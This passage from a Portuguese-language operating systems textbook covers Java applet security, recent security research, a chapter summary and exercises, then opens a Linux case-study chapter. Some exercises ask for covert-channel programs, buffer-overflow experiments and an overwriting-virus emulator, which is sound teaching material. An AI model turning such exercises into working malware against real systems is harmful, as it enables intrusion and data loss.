Java é uma linguagem tipificada e segura, no sentido de que o compilador rejeitará qualquer tentativa de usar uma variável em uma maneira que não seja compatível com seu tipo. Em comparação, considere o código C a seguir:

```
naughty_func( )
{
   char *p;
   p = rand( );
   *p = 0;
}
```

Ele gera um número aleatório e o armazena no ponteiro *p*. Então ele armazena um byte 0 no endereço contido em *p*, sobrescrevendo o que quer que esteja ali, código ou dado. Em Java, construções que misturam tipos como esse são proibidas pela gramática. Além disso, Java não tem variáveis de ponteiro, arranjos ou alocação de armazenamento controlado pelo usuário (como *malloc* e *free*), e todas as referências de arranjos são conferidas no momento da execução.

Programas de Java são compilados para um código binário intermediário chamado **byte code de JVM** (**Java Virtual Machine** — Máquina Virtual de Java). A JVM tem aproximadamente 100 instruções, a maioria delas empurra objetos de um tipo específico para a pilha, tira-os da pilha, ou combina dois itens na pilha aritmeticamente. Esses programas de JVM são tipicamente interpretados, embora em alguns casos eles possam ser compilados em linguagem de máquina para uma execução mais rápida. No modelo Java, applets enviados através da internet são em JVM.

Quando um applet chega, ele é executado através de um verificador de byte code de JVM que confere se o applet obedece a determinadas regras. Um applet adequadamente compilado lhes obedecerá automaticamente, mas não há nada que impeça um usuário malicioso de escrever um applet JVM em linguagem de montagem JVM. As verificações incluem

1. O applet tenta forjar ponteiros?
2. Ele viola restrições de acesso sobre membros da classe privada?
3. Ele tenta usar uma variável de um tipo como outro tipo?
4. Ele gera transbordamentos (overflows) de pilha ou o contrário (underflows)?

5. Ele converte ilegalmente variáveis de um tipo para outro?

Se o applet passa por todos os testes, ele pode ser seguramente executado sem medo de que ele vá acessar outra memória que não seja a sua.

No entanto, applets ainda podem fazer chamadas de sistema chamando métodos Java (rotinas) fornecidas para esse fim. A maneira como Java lida com isso evoluiu com o passar do tempo. Na primeira versão do Java, **JDK** (**Java Development Kit** — Kit de Desenvolvimento Java) **1.0**, applets eram divididos em duas classes: confiáveis e não confiáveis. Applets buscados do disco local eram confiáveis e deixados fazer quaisquer chamadas de sistema que quisessem. Em comparação, applets buscados na internet não eram confiáveis. Eles eram executados em uma caixa de areia, como mostrado na Figura 9.39, sem permissão para fazer praticamente nada.

Após alguma experiência com esse modelo, a Sun decidiu que ele era restritivo demais. No JDK 1.1, foi empregada a assinatura de código. Quando um applet chegava pela internet, era feita uma verificação para ver se ele fora assinado pela pessoa ou organização em que o usuário confiava (como definido pela lista de signatários confiáveis). Se afirmativo, ao applet era deixado fazer o que quisesse. Se negativo, ele era executado em uma caixa de areia e severamente restrito.

Após mais experiências, isso provou-se insatisfatório também, então o modelo de segurança foi modificado novamente. JDK 1.2 introduziu uma política de segurança de granularidade fina que se aplica a todos os applets, tanto locais quanto remotos. O modelo de segurança é complicado o suficiente para que um livro inteiro seja escrito descrevendo-o (GONG, 1999), então resumiremos apenas brevemente alguns dos pontos mais importantes.

Cada applet é caracterizado por duas coisas: de onde ele veio e quem o assinou. De onde ele veio é a sua URL; quem o assinou é qual chave privada foi usada para a assinatura. Cada usuário pode criar uma política de segurança consistindo em uma lista de regras. Cada regra pode listar uma URL, um signatário, um objeto e uma ação que o applet pode desempenhar sobre o objeto se a URL do applet e o signatário casam com a regra. Conceitualmente, a informação fornecida é mostrada na tabela da Figura 9.40, embora a formatação real seja diferente e relacionada à hierarquia de classe do Java.

Um tipo de ação permite o acesso a arquivos. A ação pode especificar um arquivo ou diretório específicos, o conjunto de todos os arquivos em um determinado diretório, ou o conjunto de todos os arquivos e diretórios recursivamente contidos em um determinado diretório. As três linhas da Figura 9.40 correspondem a esses três casos. Na primeira linha, a usuária, Susan, configurou seu arquivo de permissões de maneira que os applets originados em sua máquina de preparo de impostos, que é chamada <*www.taxprep.com*>, e assinada pela empresa, tenha acesso de leitura aos seus dados tributários localizados no arquivo *1040.xls*. Esse é o único arquivo que eles podem ler e nenhum outro applet pode lê-lo. Além disso, todos os applets de todas as fontes, sejam assinados ou não, podem ler e escrever arquivos em */usr/tmp*.

Além disso, Susan também confia o suficiente na Microsoft para permitir que os applets originando em seu site e assinados pela Microsoft para ler, escrever e apagar todos os arquivos abaixo do diretório do *Office* na árvore do diretório, por exemplo, consertem defeitos e instalem novas versões do software. Para verificar as assinaturas Susan deve ou ter as chaves públicas necessárias no seu disco ou adquiri-las dinamicamente, por exemplo, na forma de um certificado assinado por uma empresa em que ela confia e cuja chave pública ela tem.

Arquivos não são os únicos recursos que podem ser protegidos. O acesso à rede também pode ser protegido. Os objetos aqui são portas específicas em computadores específicos. Um computador é especificado por um endereço de IP ou nome de DNS; portas naquela máquina são especificadas por uma gama de números. As ações possíveis incluem pedir para conectar-se ao computador remoto e aceitar conexões originadas por ele. Dessa maneira, um applet pode receber acesso à rede, mas restrito a conversar somente com computadores explicitamente nomeados na lista de permissões. Applets podem carregar dinamicamente códigos adicionais (classes) conforme a necessidade, mas carregadores de classe fornecidos pelo usuário podem controlar precisamente em quais máquinas essas classes podem originar-se. Uma série de outras características de segurança também está presente.

FIGURA 9.40 Alguns exemplos de proteção que podem ser especificados com o JDK 1.2

URL	Signatário	Objeto	Ação
www.taxprep.com	TaxPrep	/usr/susan/1040.xls	Read
*		/usr/tmp/*	Read, Write
www.microsoft.com	Microsoft	/usr/susan/Office/–	Read, Write, Delete

9.11 Pesquisa sobre segurança

A segurança de computadores é um tópico de extremo interesse. Pesquisas estão ocorrendo em todas as áreas: criptografia, ataques, malware, defesas, compiladores etc. Um fluxo mais ou menos contínuo de incidentes de segurança de grande repercussão assegura que o interesse de pesquisa em segurança, tanto na academia quanto na indústria, não vá deixar de existir nos próximos anos.

Um tópico importante é a proteção de programas binários. A Integridade de Fluxo de Controle (CFI — Control Flow Integrity) é uma técnica relativamente antiga para parar todos os desvios de fluxo de controle e, assim, todas as explorações ROP. Infelizmente, a sobrecarga é muito alta. Como ASLR, DEP e canários não estão sendo suficientes, muitos trabalhos recentes foram devotados a tornar o CFI prático. Por exemplo, Zhang e Sekar (2013), na Stony Brook, desenvolveram uma implementação eficiente do CFI para binários Linux. Um grupo diferente projetou uma implementação diferente e ainda mais poderosa para o Windows (ZHANG, 2013b). Outra pesquisa tentou detectar transbordamentos de buffer mais cedo ainda, no momento do transbordamento em vez de na tentativa de desvio de fluxo de controle (SLOWINSKA et al., 2012). Detectar o transbordamento em si tem uma grande vantagem. Diferentemente das outras abordagens, ele permite que o sistema detecte ataques que modificam dados não relativos ao controle também. Outras ferramentas fornecem proteções similares no momento da compilação. Um exemplo popular é o AddressSanitizer (SEREBRYANY, 2013) da Google. Se qualquer uma dessas técnicas tornar-se amplamente empregada, teremos de acrescentar outro parágrafo à corrida evolutiva descrita na seção de transbordamento de buffer.

Um dos tópicos em alta na criptografia hoje em dia é a criptografia homomórfica. Em termos leigos: a criptografia homomórfica permite que você processe (adicione, subtraia etc.) dados criptografados enquanto eles estão encriptados. Em outras palavras os dados jamais são convertidos para o texto puro. Um estudo sobre os limites que podem ser provados da segurança para criptografia homomórfica foi conduzido por Bogdanov e Lee (2013).

Capacidades e controle de acesso ainda são áreas de pesquisa muito ativas. Um bom exemplo das capacidades suportando micronúcleos é o núcleo seL4 (KLEIN et al., 2009). Incidentalmente, esse também é um núcleo totalmente verificado que fornece segurança adicional. Capacidades tornaram-se um filão quente em UNIX também. Robert Watson et al. (2013) implementaram capacidades de peso leve para FreeBSD.

Por fim, há muitos trabalhos sobre técnicas de exploração e malware. Por exemplo, Hund et al. (2013) mostram um ataque prático na temporização de canal para derrotar a randomização de espaço de endereçamento no núcleo do Windows. De maneira semelhante, Snow et al. (2013) mostram que a randomização de espaço de endereçamento JavaScript no navegador não ajuda enquanto o atacante encontrar uma liberação de memória que vaze mesmo uma única maquineta. Em relação ao malware, um estudo recente por Rossow et al. (2013) analisa uma tendência alarmante na resiliência de botnets. Parece que especialmente botnets baseados em comunicação *peer-to-peer* serão terrivelmente difíceis de desmontar no futuro. Alguns desses botnets têm sido operacionais, sem interrupção, por mais de cinco anos.

9.12 Resumo

Computadores com frequência contêm dados valiosos e confidenciais, incluindo declarações de impostos, números de cartões de crédito, planos de negócios, segredos de comércio e muito mais. Os proprietários desses computadores normalmente são muito zelosos em mantê-los privados e não violados, o que rapidamente leva à exigência de que os sistemas operacionais tenham de proporcionar uma boa segurança. Em geral, a segurança de um sistema é inversamente proporcional ao tamanho da base computacional confiável.

Um componente fundamental da segurança para sistemas operacionais diz respeito ao controle de acesso aos recursos. Direitos ao acesso a informações podem ser modelados como uma grande matriz, com as linhas sendo os domínios (usuários) e as colunas sendo os objetos (por exemplo, arquivos). Cada célula especifica os direitos de acesso do domínio para o objeto. Tendo em vista que a matriz é esparsa, ela pode ser armazenada por linha, que se torna uma lista de capacidade dizendo o que o domínio pode fazer, ou por coluna, caso em que ela torna-se uma lista de controle de acesso dizendo quem pode acessar o objeto e como. Usando as técnicas de modelagem formais, o fluxo de informação em um sistema pode ser modelado e limitado. No entanto, às vezes ele ainda pode vazar canais ocultos, como modular o uso da CPU.

Uma maneira de manter a informação secreta é criptografá-la e gerenciar as chaves cuidadosamente. Esquemas criptográficos podem ser categorizados como chave secreta ou chave pública. Um método de chave secreta exige que as partes se comunicando troquem uma chave secreta antecipadamente, usando algum mecanismo fora de banda. A criptografia de chave pública não exige a troca secreta de chaves antecipadamente, mas seu uso é muito mais lento. Às vezes é necessário provar a autenticidade da informação digital, caso em que resumos criptográficos, assinaturas digitais e certificados assinados por uma autoridade de certificação confiável podem ser usados.

Em qualquer sistema seguro, usuários precisam ser autenticados. Isso pode ser feito por algo que o usuário conhece, algo que ele tem, ou que ele é (biometria). A identificação por dois fatores, como uma leitura de íris e uma senha, pode ser usada para incrementar a segurança.

Muitos tipos de defeitos no código podem ser explorados para assumir os programas e sistemas. Esses incluem transbordamentos de buffer, ataques por string de formato, ataques por ponteiros pendentes, ataques de retorno à libc, ataques por dereferência de ponteiro nulo, ataques por transbordamento de inteiro, ataques por injeção de comando e TOCTOUs. De maneira semelhante, há muitas contramedidas que tentam evitar esses ataques. Exemplos incluem canários de pilha, prevenção de execução de dados e randomização de layout de espaço de endereçamento.

Ataques de dentro do sistema, como empregados da empresa, podem derrotar um sistema de segurança de uma série de maneiras. Essas incluem bombas lógicas colocadas para detonarem em alguma data futura, *trap doors* para deixar essa pessoa ter acesso não autorizado mais tarde e mascaramento de login.

A internet está cheia de malware, incluindo cavalos de Troia, vírus, worms, spyware e rootkits. Cada um desses apresenta uma ameaça à confidencialidade e integridade dos dados. Pior ainda, um ataque de malware pode ser capaz de tomar conta de uma máquina e transformá-la em um zumbi que envia spam ou é usado para lançar outros ataques. Muitos dos ataques por toda a internet são realizados por exércitos de zumbis sob o controle de um mestre remoto (botmaster).

Felizmente, há uma série de maneiras como os sistemas podem defender-se. A melhor estratégia é a defesa em profundidade, usando múltiplas técnicas. Algumas dessas incluem firewalls, varreduras de vírus, assinatura de código, encarceramento e sistemas de detecção de intrusão, assim como o encapsulamento de código móvel.

PROBLEMAS

1. Confidencialidade, integridade e disponibilidade são três componentes da segurança. Descreva uma aplicação que exige integridade e disponibilidade, mas não confidencialidade; uma aplicação que exige confidencialidade e integridade, mas não (alta) disponibilidade; e uma aplicação que exige confidencialidade, integridade e disponibilidade.

2. Uma das técnicas para construir um sistema operacional seguro é minimizar o tamanho do TCB. Quais das funções a seguir precisam ser implementadas dentro do TCB e quais podem ser implementadas fora do TCB: (a) chaveamento de contexto de processo; (b) ler um arquivo do disco; (c) adicionar mais espaço de troca; (d) ouvir música; (e) conseguir as coordenadas de GPS de um smartphone.

3. O que é um canal oculto? Qual é a exigência básica para um canal oculto existir?

4. Em uma matriz de controle de acesso completo, as linhas são para domínios e as colunas são para objetos. O que acontece se algum objeto é necessário em dois domínios?

5. Suponha que um sistema tenha 5.000 objetos e 100 domínios em determinado momento. 1% dos objetos é acessível (alguma combinação de *r, w* e *x*) em todos os domínios, 10% são acessíveis em dois domínios e os restantes 89% são acessíveis em apenas um domínio. Suponha que uma unidade de espaço é necessária para armazenar um direito de acesso (alguma combinação de *r, w, x*), identidade do objeto, ou uma identidade de domínio. Quanto espaço é necessário para armazenar toda a matriz de proteção, matriz de proteção como ACL e matriz de proteção como lista de capacidade?

6. Explique qual implementação da matriz de proteção é mais adequada para as seguintes operações.

(a) Conceder acesso de leitura para um arquivo para todos os usuários.

(b) Revogar acesso de escrita para um arquivo de todos os usuários.

(c) Conceder acesso de escrita para um arquivo para John, Lisa, Christie e Jeff.

(d) Revogar o acesso de execução para um arquivo de Jana, Mike, Molly e Shane.

7. Dois mecanismos de proteção diferentes que discutimos são as capacidades e as listas de controle de acesso. Para

cada um dos problemas de proteção a seguir, diga qual desses mecanismos pode ser usado.

(a) Ken quer os seus arquivos legíveis por todos exceto seu colega de escritório.

(b) Mitch e Steve querem compartilhar alguns arquivos secretos.

(c) Linda quer que alguns dos seus arquivos tornem-se públicos.

8. Represente a propriedade e permissões mostradas nesse diretório UNIX listando como uma matriz de proteção. (Nota: *asw* é um membro dos dois grupos: *users* e *devel*; *gmw* é um membro somente de *users*.) Trate cada um dos dois usuários e dois grupos como um domínio, de maneira que a matriz tenha quatro filas (uma por domínio) e quatro colunas (uma por arquivo).

```
– rw– r– – r– –   2 gmw  users    908  Maio 26 16:45  PPP– Notes
– rwx r– x r– x   1 asw  devel    432  Maio 13 12:35  prog1
– rw– rw– – – –   1 asw  users  50094  Maio 30 17:51  project.t
– rw– r– – – – –  1 asw  devel  13124  Maio 31 14:30  splash.gif
```

9. Expresse as permissões mostradas na listagem de diretório do problema anterior como listas de controle de acesso.

10. Modifique o ACL do problema anterior para um arquivo para conceder ou negar um acesso que não possa ser expresso usando o sistema UNIX *rwx*. Explique essa modificação.

11. Suponha que existam quatro níveis de segurança 1, 2 e 3. Os objetos *A* e *B* estão no nível 1, *C* e *D* estão no nível 2, e *E* e *F* estão no nível 3. Os processos 1 e 2 estão no nível 1, 3 e 4 estão no nível 2, e 5 e 6 estão no nível 3. Para cada uma das operações a seguir, especifique se elas são permissíveis sob o modelo Bell-LaPadula, modelo Biba, ou ambos.

(a) Processo 1 escreve objeto *D*

(b) Processo 4 lê objeto *A*

(c) Processo 3 lê objeto *C*

(d) Processo 3 escreve objeto *C*

(e) Processo 2 lê objeto *D*

(f) Processo 5 escreve objeto *F*

(g) Processo 6 lê objeto *E*

(h) Processo 4 escreve objeto *E*

(i) Processo 3 lê objeto *F*

12. No esquema Amoeba para proteger capacidades, um usuário pode pedir ao servidor para produzir uma nova capacidade com menos direitos, que podem então ser dados para um amigo. O que acontece se o amigo pede ao servidor para remover ainda mais direitos de maneira que o amigo possa dá-lo para outra pessoa?

13. Na Figura 9.11, há uma flecha do processo *B* para o objeto 1. Você gostaria que essa flecha fosse permitida? Se não, qual regra ela violaria?

14. Se mensagens processo para processo são permitidas na Figura 9.11, quais regras se aplicariam a elas? Para o processo *B* em particular, para quais processos ele poderia enviar mensagens e para quais não?

15. Considere o sistema esteganográfico da Figura 9.14. Cada pixel pode ser representado em um espaço de cor por um ponto no sistema tridimensional com eixos para os valores R, G e B. Usando esse espaço, explique o que acontece à resolução de cor quando a esteganografia é empregada como ela está nessa figura.

16. Descubra o código para esse conjunto cifrado monoalfabético. O texto puro, consistindo em letras somente, é um trecho bem conhecido de um poema de Lewis Carroll.

kfd ktbd fzm eubd kfd pzyiom mztx ku kzyg ur bzha kfthcm
ur mfudm zhx mftnm zhx mdzythc pzq ur ezsszcdm zhx gthcm
zhx pfa kfd mdz tm sutythc fuk zhx pfdkfdi ntcm fzld pthcm
sok pztk z stk kfd uamkdim eitdx sdruid pd fzld uoi efzk
rui mubd ur om zid uok ur sidzkf zhx zyy ur om zid rzk
hu foiia mztx kfd ezindhkdi kfda kfzhgdx ftb boef rui kfzk

17. Considere uma chave secreta cifrada que tem uma matriz 26 × 26 com as colunas com o cabeçalho *ABC... Z* e as linhas também chamadas *ABC... Z*. O texto puro é criptografado dois caracteres de cada vez. O primeiro caractere é a coluna; o segundo é a linha. A célula formada pela interseção da linha e da coluna contém dois caracteres de texto cifrado. A qual restrição a matriz deve aderir e quantas chaves existem ali?

18. Considere a maneira a seguir para criptografar um arquivo. O algoritmo criptográfico usa dois conjuntos de *n* bytes, *A* e *B*. Os primeiros *n* bytes são lidos do arquivo em *A*. Então *A*[0] é copiado para *B*[*i*], *A*[1] é copiado para *B*[*f*], *A*[2] é copiado para *B*[*k*] etc. Afinal de contas, todos os *n* bytes são copiados para o arranjo *B*, esse arranjo é escrito para o arquivo de saída e *n* mais bytes são lidos em *A*. Esse procedimento continua até o arquivo inteiro ter sido criptografado. Observe que aqui a criptografia não está sendo feita pela substituição de caracteres por outros, mas pela modificação da sua ordem. Quantas chaves precisam ser tentadas para buscar exaustivamente o espaço chave? Dê uma vantagem desse esquema sobre um arranjo cifrado de substituição monoalfabética.

19. A criptografia de chave secreta é mais eficiente do que a criptografia de chave pública, mas exige que o emissor e o receptor concordem a respeito de uma chave antecipadamente. Suponha que o emissor e o receptor jamais tenham se encontrado, mas existe um terceiro confiável que compartilha de uma chave secreta com o emissor

e também compartilha de uma chave secreta (diferente) com o receptor. Como podem o emissor e o receptor estabelecer uma nova chave secreta compartilhada sob essas circunstâncias?

20. Dê um simples exemplo de uma função matemática que para uma primeira aproximação funcionará com uma função de sentido único.

21. Suponha que dois estrangeiros *A* e *B* queiram comunicar-se um com o outro usando criptografia de chave secreta, mas não compartilham a chave. Suponha que ambos confiem em um terceiro, *C*, cuja chave pública é bem conhecida. Como podem os dois estrangeiros estabelecer uma nova chave secreta compartilhada sob essas circunstâncias?

22. À medida que cybercafés tornaram-se mais comuns, as pessoas irão querer ir a um em qualquer parte no mundo e conduzir negócios lá. Descreva uma maneira para produzir documentos assinados de uma pessoa usando um cartão inteligente (presuma que todos os computadores estão equipados com leitores de cartão inteligente). O seu esquema é seguro?

23. Texto em língua natural em ASCII pode ser comprimido em pelo menos 50% usando vários algoritmos de compressão. Usando esse conhecimento, qual é a capacidade esteganográfica para um texto ASCII (em bytes) de uma imagem 1600 × 1200 armazenada usando bits de baixa ordem de cada pixel? Em quanto o tamanho da imagem foi aumentado pelo uso dessa técnica (presumindo que não houve encriptação ou nenhuma expansão decorrente de encriptação)? Qual é a eficiência do esquema, isto é, sua (carga útil)/(bytes transmitidos)?

24. Suponha que um grupo muito fechado de dissidentes políticos vivendo em um país repressor está usando a esteganografia para enviar mensagens para o mundo a respeito das condições em seu país. O governo tem consciência disso e está combatendo-os enviando imagens falsas contendo mensagens esteganográficas falsas. Como os dissidentes podem ajudar as pessoas a diferenciarem as mensagens reais das falsas?

25. Vá para <*www.cs.vu.nl/ast*> e clique no link *covered writing*. Siga as instruções para extrair as peças. Responda às seguintes questões:

(a) Quais são os tamanhos dos arquivos original zebras e zebras?

(b) Quais peças estão secretamente armazenadas no arquivo zebras?

(c) Quantos bytes estão secretamente armazenados no arquivo zebras?

26. Não ter o computador ecoando a senha é mais seguro do que tê-lo ecoando um asterisco para cada caractere digitado, tendo em vista que o segundo revela o comprimento da senha para qualquer pessoa próxima que possa ver a tela. Presumindo que senhas consistam de letras maiúsculas e minúsculas e dígitos apenas, e que as senhas precisem ter um mínimo de cinco caracteres e um máximo de oito caracteres, quão mais seguro é não exibir nada?

27. Após se formar na faculdade, você se candidata a um emprego como diretor de um grande centro de computadores de uma universidade que há pouco aposentou seu velho sistema de computadores de grande porte e passou para um grande servidor LAN executando UNIX. Você conquista o emprego. Quinze minutos depois de começar a trabalhar, o seu assistente entra correndo no escritório gritando: "Alguns estudantes descobriram o algoritmo que usamos para criptografar senhas e o postaram na internet". O que você deve fazer?

28. O esquema de proteção Morris-Thompson com números aleatórios de *n*-bits (sal) foi projetado para tornar difícil para um intruso descobrir um grande número de senhas ao criptografar cadeias comuns antecipadamente. Esse esquema também oferece proteção contra um usuário estudante que esteja tentando adivinhar a senha de superusuário na sua máquina? Presuma que um arquivo de senha esteja disponível para leitura.

29. Suponha que o arquivo de senha de um sistema esteja disponível para um cracker. Quanto tempo a mais o cracker precisa para descobrir todas as senhas se o sistema está usando o esquema de proteção Morris-Thompson com sal *n*-bit *versus* se o sistema não está usando esse esquema?

30. Nomeie três características que um bom indicador biométrico precisa ter a fim de ser útil como um identificador de login.

31. Mecanismos de autenticação são divididos em três categorias: algo que o usuário sabe, algo que ele tem e algo que ele é. Imagine um sistema de autenticação que usa uma combinação dessas três categorias. Por exemplo, ele primeiro pede ao usuário para inserir um login e uma senha, então insere um cartão plástico (com uma fita magnética) e insere um PIN, e por fim fornece as impressões digitais. Você consegue pensar em dois defeitos nesse projeto?

32. Um departamento de ciências computacionais tem uma grande coleção de máquinas UNIX em sua rede local. Usuários em qualquer máquina podem emitir um comando na seguinte forma

```
rexec machine4 who
```

e ter o comando executado na *machine4*, sem o usuário ter de conectar-se à máquina remota. Essa característica é implementada fazendo com que o núcleo do usuário envie o comando e sua UID para a máquina remota. Esse esquema é seguro se todos os núcleos são confiáveis?

E se algumas das máquinas forem os computadores pessoais dos estudantes, sem proteção alguma?

33. O esquema de senha de uma única vez de Lamport usa as senhas em ordem inversa. Seria mais simples usar $f(s)$ da primeira vez, $f(f(s))$ da segunda e assim por diante?

34. Existe alguma maneira possível de usar o MMU de hardware para evitar o tipo de ataque por transbordamento mostrado na Figura 9.21? Explique por quê.

35. Descreva como canários de pilha funcionam e como eles podem ser evitados pelos atacantes.

36. O ataque TOCTOU explora condições de corrida entre o atacante e a vítima. Uma maneira de evitar condições de corrida é fazer transações de acessos do sistema de arquivos. Explique como essa abordagem pode funcionar e quais problemas podem surgir.

37. Nomeie uma característica de um compilador C que poderia eliminar um grande número de brechas de segurança. Por que elas não são mais amplamente implementadas?

38. O ataque com cavalo de Troia pode funcionar em um sistema protegido por capacidades?

39. Quando um arquivo é removido, seus blocos geralmente são colocados de volta na lista livre, mas eles não são apagados. Você acha que seria uma boa ideia fazer com que o sistema operacional apagasse cada bloco antes de liberá-lo? Considere ambos os fatores de segurança e desempenho em sua resposta, e explique o efeito de cada.

40. Como pode um vírus parasita (a) assegurar que ele será executado diante de seu programa hospedeiro e (b) passar o controle de volta para o seu hospedeiro após ele ter feito o que tinha para fazer?

41. Alguns sistemas operacionais exigem que partições de disco devam começar no início de uma trilha. Como isso torna a vida mais fácil para um vírus do setor de inicialização?

42. Mude o programa da Figura 9.28 de maneira que ele encontre todos os programas C em vez de todos os arquivos executáveis.

43. O vírus na Figura 9.33(d) está criptografado. Como podem os dedicados cientistas no laboratório antivírus dizer qual parte do arquivo é a chave para que eles possam decriptar o vírus e realizar uma engenharia reversa nele? O que Virgil pode fazer para tornar o seu trabalho mais difícil ainda?

44. O vírus da Figura 9.33(c) tem compressor e descompressor. O descompressor é necessário para expandir e executar o programa executável comprimido. Para que serve o compressor?

45. Nomeie uma desvantagem de um vírus criptográfico polimórfico *do ponto de vista de um escritor de vírus*.

46. Muitas vezes você vê as instruções a seguir para a recuperação de um ataque por vírus.

   1. Derrube o sistema infectado.

   2. Faça um backup de todos os arquivos para um meio externo.

   3. Execute *fdisk* (ou um programa similar) para formatar o disco.

   4. Reinstale o sistema operacional do CD-ROM original.

   5. Recarregue os arquivos do meio externo.

   Nomeie dois erros sérios nessas instruções.

47. Vírus companheiros (vírus que não modificam quaisquer arquivos existentes) são possíveis em UNIX? Se afirmativo, como? Se negativo, por que não?

48. Arquivos que são autoextraídos, que contêm um ou mais arquivos comprimidos empacotados com um programa de extração, frequentemente são usados para entregar programas ou atualizações de programas. Discuta as implicações de segurança dessa técnica.

49. Por que os rootkits são extremamente difíceis ou quase impossíveis de detectar em comparação com vírus e vermes?

50. Poderia uma máquina infectada com um rootkit ser restaurada para uma boa saúde simplesmente levando o estado do software de volta para um ponto de restauração do sistema previamente armazenado?

51. Discuta a possibilidade de escrever um programa que tome outro como entrada e determine se ele contém um vírus.

52. A Seção 9.10.1 descreve um conjunto de regras de firewall para limitar o acesso de fora para apenas três serviços. Descreva outro conjunto de regras que você possa acrescentar a esse firewall para restringir mais ainda o acesso a esses serviços.

53. Em algumas máquinas, a instrução SHR usada na Figura 9.38(b) preenche os bits não utilizados com zeros; em outras, o sinal do bit é estendido para a direita. Para a correção da Figura 9.38(b), importa qual tipo de instrução de deslocamento é usada? Se afirmativo, qual é a melhor?

54. Para verificar se um applet foi assinado por um vendedor confiável, o vendedor do applet pode incluir um certificado assinado por um terceiro de confiança que contém sua chave pública. No entanto, para ler o certificado, o usuário precisa da chave pública do terceiro. Isso poderia ser providenciado por uma quarta parte confiável, mas então o usuário precisa da chave pública. Parece que não há como iniciar o sistema de verificação, no entanto navegadores existentes o usam. Como ele poderia funcionar?

55. Descreva as características que tornam Java uma linguagem de programação melhor do que C para escrever programas seguros.

56. Presuma que o seu sistema esteja usando JDK 1.2. Mostre as regras (similares àquelas da Figura 9.40) que você usará para permitir que um applet de <www.appletsRus.com> execute em sua máquina. Esse applet pode baixar arquivos adicionais de <*www.appletsRus.com*>, *ler*/*escrever* arquivos em /*usr*/*tmp*/, e também ler arquivos de /*usr*/*me*/*appletdir*.

57. Como os applets são diferentes das aplicações? Como essa diferença relaciona-se com a segurança?

58. Escreva um par de programas, em C ou com scripts de shell, para enviar e receber uma mensagem através de um canal oculto em um sistema UNIX. (*Dica*: um bit de permissão pode ser visto mesmo quando um arquivo é de outra maneira inacessível, e o comando *sleep* ou chamada de sistema é garantido que atraso por um tempo fixo, estabelecido por seu argumento.) Meça o índice de dados em um sistema ocioso. Então crie uma carga artificialmente pesada inicializando inúmeros diferentes processos de segundo plano e meça o índice de dados novamente.

59. Diversos sistemas UNIX usam o algoritmo DES para criptografar senhas. Esses sistemas tipicamente aplicam DES 25 vezes seguidas para obter uma senha criptografada. Baixe uma implementação de DES da internet e escreva um programa que criptografe uma senha e confira-se ela é válida para esse sistema. Gere uma lista de 10 senhas criptografadas usando o esquema de proteção de Morris-Thompson. Use sal de 16 bits para o seu programa.

60. Suponha que um sistema use ACLs para manter a sua matriz de proteção. Escreva um conjunto de funções de gerenciamento para gerenciar ACLs quando (1) um novo objeto é criado; (2) um objeto é apagado; (3) um novo domínio é criado; (4) um domínio é apagado; (5) novos direitos de acesso (uma combinação de *r, w, x*) são concedidos para um domínio para acessar um objeto; (6) direitos de acesso existentes de um domínio para acessar um objeto são revogados; (7) novos direitos de acesso são concedidos para todos os domínios para acessar um objeto; (8) direitos de acesso para acessar um objeto são revogados de todos os domínios.

61. Implemente o código de programa delineado na Seção 9.7.1 para ver o que acontece quando há um transbordamento de buffer. Experimente com diferentes tamanhos de string.

62. Escreva um programa que emule os vírus de sobreposição delineados na Seção 9.9.2 sob o cabeçalho “Vírus de programas executáveis”. Escolha um arquivo executável existente que você sabe que pode ser sobrescrito sem problemas. Para o binário do vírus, escolha qualquer binário executável inofensivo.

CAPÍTULO 10

ESTUDO DE CASO 1: UNIX, LINUX E ANDROID

Nos capítulos anteriores, examinamos de perto muitos princípios de sistema operacionais, abstrações, algoritmos e técnicas em geral. Agora chegou o momento de olharmos para alguns sistemas concretos para ver como esses princípios são aplicados no mundo real. Começaremos com o Linux, uma variante popular do UNIX, que é executado em uma ampla variedade de computadores. Ele é um dos sistemas operacionais dominantes nas estações de trabalho e servidores de alto desempenho, mas também é usado em sistemas que vão desde smartphones (o Android é baseado no Linux) a supercomputadores.

Nossa discussão começará com a história e a evolução do UNIX e do Linux. Então forneceremos uma visão geral do Linux, para dar uma ideia de como ele é usado. Essa visão geral será de valor especial para leitores familiarizados somente com o Windows, visto que este esconde virtualmente todos os detalhes do sistema dos usuários. Embora interfaces gráficas possam ser fáceis para os iniciantes, elas fornecem pouca flexibilidade e nenhuma informação sobre como o sistema funciona.

Em seguida, chegamos ao cerne deste capítulo, um exame dos processos, gerenciamento de memória, E/S, o sistema de arquivos e segurança no Linux. Para cada tópico, primeiro discutiremos os conceitos fundamentais, então as chamadas de sistema e, por fim, a implementação.

Inicialmente devemos abordar a questão: por que Linux? Linux é uma variante do UNIX, mas há muitas outras versões e variantes do UNIX, incluindo AIX, Free BSD, HP-UX, SCO UNIX, System V, Solaris e outros. Felizmente, os princípios fundamentais e as chamadas de sistema são muito parecidos para todos eles (por projeto). Além disso, as estratégias de implementação geral, algoritmos e estruturas de dados são similares, mas há algumas diferenças. Para tornar os exemplos concretos, é melhor escolher um deles e descrevê-lo consistentemente. Como a maioria dos leitores possivelmente já lidou com o Linux, usaremos essa variação como nosso exemplo. Lembre-se, no entanto, de que exceto pela informação sobre implementação, grande parte deste capítulo aplica-se a todos sistemas UNIX. Um grande número de livros foi escrito sobre como usar o UNIX, mas existem também alguns sobre características avançadas e questões internas dos sistemas (LOVE, 2013; MCKUSICK e NEVILLE-NEIL, 2004; NEMETH et al., 2013; OSTROWICK, 2013; SOBELL, 2014; STEVENS e RAGO, 2013; e VAHALIA, 2007).

10.1 História do UNIX e do Linux

O UNIX e o Linux têm uma longa e interessante história. O que começou como um projeto de interesse pessoal de um jovem pesquisador (Ken Thompson) tornou-se uma indústria de bilhões de dólares envolvendo universidades, corporações multinacionais, governos e grupos de padronização internacionais. Nas páginas a seguir contaremos como essa história se desenrolou.

10.1.1 UNICS

Nas distantes décadas de 1940 e 1950, só havia computadores pessoais, no sentido de que a maneira normal de usá-los à época era reservar por um tempo e apoderar-se da máquina inteira durante aquele período. É claro, aquelas máquinas eram fisicamente imensas, mas apenas uma pessoa (o programador) podia usá-las

